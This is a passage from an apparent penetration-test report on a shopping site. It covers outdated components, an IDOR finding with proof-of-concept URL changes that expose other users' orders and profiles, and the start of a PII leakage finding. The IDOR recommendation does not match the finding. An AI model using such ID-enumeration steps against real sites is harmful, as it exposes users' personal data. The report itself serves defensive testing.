Components with known vulnerabilities (Moderate)	• Server used is nginx/1.14.0 appears to be outdated (current version is at least 1.18) i.e. it is known to have exploitable vulnerabilities. • WonderCMS • Codoforum

Observation

- Codologic is known to have multiple SQLi vulnerabilities.
- Checkout the link to exploit db in reference.

Business Impact – Moderate

Exploits of every vulnerability detected is regularly made public and hence outdated software can very easily be taken advantage of. If the attacker comes to know about this vulnerability ,he may directly use the exploit to take down the entire system, which is a big risk.

Recommendation

Take the following precautions:

- Upgrade to the latest stable version of the software.
- If upgrade is not possible for the time being, isolate the server from any other critical data and servers.

References:

https://usn.ubuntu.com/4099-1/ (for ubuntu)
https://www.exploit-db.com/exploits/37820
https://securitywarrior9.blogspot.com/2018/01/vulnerability-in-wonder-cms-leading-to.html

9. Insecure direct object reference (IDOR)


Insecure Direct Object Reference (Moderate)	Below mentioned URLs lets anyone access information about other users without proper authorization. **Affected URL :** • http://13.235.13.117/orders/generate_receipt/ordered/11 • http://13.235.13.117/orders/orders.php?customer=16 • http://13.235.13.117/profile/16/edit/ • http://13.235.13.117/forum/index.php?u=/user/profile/1

Observation

- When changing the payload in the mentioned URLs we can access/edit the information of other users without proper authorization.

POC

- In http://13.235.13.117/orders/generate_receipt/ordered/11 change the payload from 11 to 10 and we can see the receipt of the user named “asd”.



Receipt

Order Id: 2DD930939259

PRODUCTS:

Adidas Socks - Pack	INR 450
Total	**INR 450**

SHIPPING DETAILS:

Name - asd
Email - asd@asd.com
Phone - 9876543210
Address - asdasd

PAYMENT MODE


Cash on delivery

Order placed on : 2019-03-11 15:15:24

Status: DELIVERED

POC

- In http://13.235.13.117/orders/orders.php?customer=14 change the payload form 16 to 14 and we can see the order details of a user named “asd”



My Orders

Order Id: 2DD930939259

PRODUCTS:

Adidas Socks - Pack	INR 450
Total	**INR 450**

SHIPPING DETAILS:

Name - asd
Email - asd@asd.com
Phone - 9876543210
Address - asdasd

PAYMENT MODE


Cash on delivery

Order placed on : 2019-03-11 15:15:24

Status: DELIVERED

POC

- In http://13.235.13.117/profile/15/edit change the payload form 16/edit to 15/edit and we can see the details of the user named “acdc”.



13.235.13.117/profile/15/edit/

My Profile

acdc

cewi@next-mail.info


acdc

9999999999

jkhkjhkjkjkj

POC

- In http://13.235.13.117/forum click the admin profile then change the payload form 1 to 2 and we can access the details of a user named “anonymous”.



13.235.13.117/forum/index.php?u=/user/profile/2

anonymous

guest

Joined: Jan 4 '19 at 6:11 am
Last login: Jan 4 '19 at 6:11 am

3 views 0 posts

Recent posts

You have no recent posts

Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- Mobile Number
- Bill Number
- Billing Period
- Total number of orders ordered by customer
- Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no rate limiting checks, attacker can bruteforce the user_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

Recommendation

Take the following precautions:

- Disable all default pages and folders including server-status and server-info

References:

https://www.owasp.org/index.php/Insecure_Configuration_Management


https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References

10. PII leakage

PII Leakage (Low)	Below mentioned URLs disclose personal information about users. **Affected URL :** • http://13.235.13.117/static/images/customers/default.png • http://13.235.13.117/products/details.php?p_id=1

Observation

